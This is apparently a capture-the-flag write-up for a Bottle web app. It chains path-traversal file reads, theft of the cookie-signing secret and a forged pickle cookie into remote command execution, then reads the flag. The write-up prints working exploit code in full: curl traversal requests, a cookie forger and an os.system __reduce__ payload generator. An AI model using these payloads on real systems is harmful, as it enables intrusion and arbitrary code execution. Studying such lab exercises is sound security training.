It's easy to find that this website has LFI. If you want to read file directly but failed, that does not mean we tried to hide the flag file, it means you don't have enough execute permission to read it. Since there were many tickets about it, we later updated description that flag is an executable on server, and you don't need to bruteforce or guess anything. Flag is in the common path `./flag`.


So we need to read source, just like this:

http://192.168.25.128:8080/show?id=/proc/self/app/app.py

or

curl http://192.168.25.128:8080/show?id=/proc/self/cmdline -o- | tr \\0 \\n


but to solve this players need to be use “curl” because they have to upload a python code to gain access



```
root@kali:~# curl http://192.168.25.128:8080/show?id=/proc/self/cmdline -o- | tr \\0 \\n
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    15  100    15    0     0   2956      0 --:--:-- --:--:-- --:--:--  3750
python3
app.py
```


Check we now able to see the backend of this webpage “app.py”

curl http://192.168.25.128:8080/show?id=../../app/app.py



```
root@kali:~# curl http://192.168.25.128:8080/show?id=../../app/app.py

from bottle import route, run, template, request, response, error
from config.secret import hacktify
import os
import re


@route("/")
def home():
    return template("index")


@route("/show")
def index():
    response.content_type = "text/plain; charset=UTF-8"
    param = request.query.id
    if re.search("^../app", param):
        return "No!!!!"
    requested_path = os.path.join(os.getcwd() + "/poems", param)
    try:
        with open(requested_path) as f:
            tfile = f.read()
    except Exception as e:
        return "No This Poems"
    return tfile


@error(404)
def error404(error):
    return template("error")


@route("/sign")
def index():
    try:
        session = request.get_cookie("name", secret=hacktify)
        if not session or session["name"] == "guest":
            session = {"name": "guest"}
            response.set_cookie("name", session, secret=hacktify)
            return template("guest", name=session["name"])
        if session["name"] == "admin":
            return template("admin", name=session["name"])
    except:
        return "pls no hax"


if __name__ == "__main__":
    os.chdir(os.path.dirname(__file__))
    run(host="192.168.25.128", port=8080)
root@kali:~#
```

After reading the code know that there was a hidden endpoint at /sign, and we can easily forge signed cookies as we have obtained the signing secret and the secret key is hidden in “secret.py”(it is mentioned in code) .



```
root@kali:~# curl http://192.168.25.128:8080/show?id=../../app/config/secret.py
hacktify = "t333333333333333sssssssssssssttttttttttttttt"
```

Now you can control the cookies, but if you read something just like `/views/admin.html` or just make guest to admin you would find it's a troll. You need RCE truely, and if you search some documentation you will find the bottle's `cookie_decode()` will unpickle. So we use this to get RCE.

https://github.com/bottlepy/bottle/issues/900

Here are the steps

1. lfi to read file and secret

2. use cookie pickle rce to reverse a shell

3. execute ./flag to get flag


Demo python program to convert key into cookie

```
#!/usr/bin/env python3


from bottle import response


response.set_cookie('name', {'name': 'admin'}, secret="t333333333333333sssssssssssssttttttttttttttt")

print(f'Cookie: {response.headerlist[1][1]}')
```

Output :

```
Cookie:
name="!XMFYJFunsd7OYEotwPHtuw==?gAWVFwAAAAAAAACMBG5hbWWUfZRoAIwFYWRtaW6Uc4a
ULg=="
```

Using this cookie players will able to gain admin access




```
root@kali:~# curl http://192.168.25.128:8080/sign -H 'Cookie: name="!XMFYJFunsd7OYEotwPHtuw==?gAWVFwAAAAAAAACMBG5
hbWWUfZRoAIwFYWRtaW6Uc4aULg=="'

<!DOCTYPE html>
<html>
<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Hacktify teeeeeeeesssssstttttttttt</title>
    <script src="https://cdn.tailwindcss.com"></script>
</head>
<body class="text-white bg-zinc-800 container px-4 mx-auto text-center h-screen box-border flex justify-center it
em-center flex-col">
        Hello, you are admin, but it’s useless.
</body>
</html>
root@kali:~#
```

No dice. The documentation for the set_cookie method used above mentions that it can “store any pickle-able object”. Python pickles can encode arbitrary python values, and when used incorrectly (especially when decoding attacker-controled values), it can lead to arbitrary code execution.

We can now start setting up for arbitrary command execution


```
#!/usr/bin/env python3

from bottle import response

import sys

command = sys.argv[1]

class PickleRce(object):

    def __reduce__(self):

        import os

        return (os.system,(command,))

response.set_cookie('name', {'name': 'admin', 'v': PickleRce()}, secret="t33333333333333sssssssssssssttttttttttttt")

print(f'Cookie: {response.headerlist[1][1]}')
```

We first try to sleep the server by sending some sleep request



```
root@kali:~# time curl http://192.168.25.128:8080/sign -H "$(/root/sign.py 'sleep 5')" -o /dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   432  100   432    0     0     86      0  0:00:05  0:00:05 --:--:--   113

real    0m5.090s
user    0m0.067s
sys     0m0.011s
root@kali:~#
```


It works! While can’t get our command outputs directly, can redirect outputs to some file in /tmp and read them back afterwards with the /show endpoint.



root@kali: ~ 121x36


```
root@kali:~# curl http://192.168.25.128:8080/sign -H "$(/root/sign.py 'ls > /tmp/test')" -o /dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   432  100   432    0     0  93851      0 --:--:-- --:--:-- --:--:--  105k
root@kali:~# curl http://192.168.25.128:8080/show?id=/../../tmp/test
app.py
config
poems
views
root@kali:~#
```

We now have the ability to execute arbitrary commands and read their outputs. We can now explore the filesystem and obtain the flag.



```
root@kali:~# curl http://192.168.25.128:8080/sign -H "$(/root/sign.py 'find / > /tmp/test')" -o /dev/null

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   432  100   432    0     0     83      0  0:00:05  0:00:05 --:--:--   108
root@kali:~# curl http://192.168.25.128:8080/show?id=/tmp/test | grep flag
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0/usr/src/linux-headers-5.15
.0-kali3-common/include/linux/irqflags.h
/usr/src/linux-headers-5.15.0-kali3-common/include/linux/kernel-page-flags.h
/usr/src/linux-headers-5.15.0-kali3-common/include/linux/page-flags-layout.h
/usr/src/linux-headers-5.15.0-kali3-common/include/linux/page-flags.h
/usr/src/linux-headers-5.15.0-kali3-common/include/linux/pageblock-flags.h
/usr/src/linux-headers-5.15.0-kali3-common/include/linux/sched/sd_flags.h
/usr/src/linux-headers-5.15.0-kali3-common/include/trace/events/mmflags.h
/usr/src/linux-headers-5.15.0-kali3-common/include/asm-generic/irqflags.h
/usr/src/linux-headers-5.15.0-kali3-common/include/uapi/linux/kernel-page-flags.h
/usr/src/linux-headers-5.15.0-kali3-common/include/uapi/linux/tty_flags.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/arm64/include/asm/irqflags.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/arm64/include/asm/daifflags.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/arm/include/asm/irqflags.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/ia64/scripts/toolchain-flags
/usr/src/linux-headers-5.15.0-kali3-common/arch/ia64/include/asm/irqflags.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/x86/include/asm/irqflags.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/x86/include/asm/processor-flags.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/x86/include/uapi/asm/processor-flags.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/sparc/include/asm/irqflags.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/sparc/include/asm/irqflags_32.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/sparc/include/asm/irqflags_64.h
/usr/src/linux-headers-5.15.0-kali3-common/arch/riscv/include/asm/irqflags.h
```

Due to my kali VM it was giving my temp files also




```
/root/Downloads/challenge/flag
/root/Downloads/challenge/flag/flag
/root/Downloads/challenge/flag/flag.S
/root/Downloads/challenge/flag/Makefile
```

Here is the main flag

Now we know the location of flag

First move that file into out /temp/test then players will able to get the flag



```
root@kali:~# curl http://192.168.25.128:8080/sign -H "$(/root/sign.py '/root/Downloads/challenge/flag/fla
g > /tmp/test')" -o /dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   432  100   432    0     0   141k      0 --:--:-- --:--:-- --:--:--  210k
root@kali:~# curl http://192.168.25.128:8080/show?id=/tmp/test
flag{W3lcome_t0_p03m_p0ck3t}
root@kali:~#
```

Flag{w3lcome_t0_p03m_p0ck3t}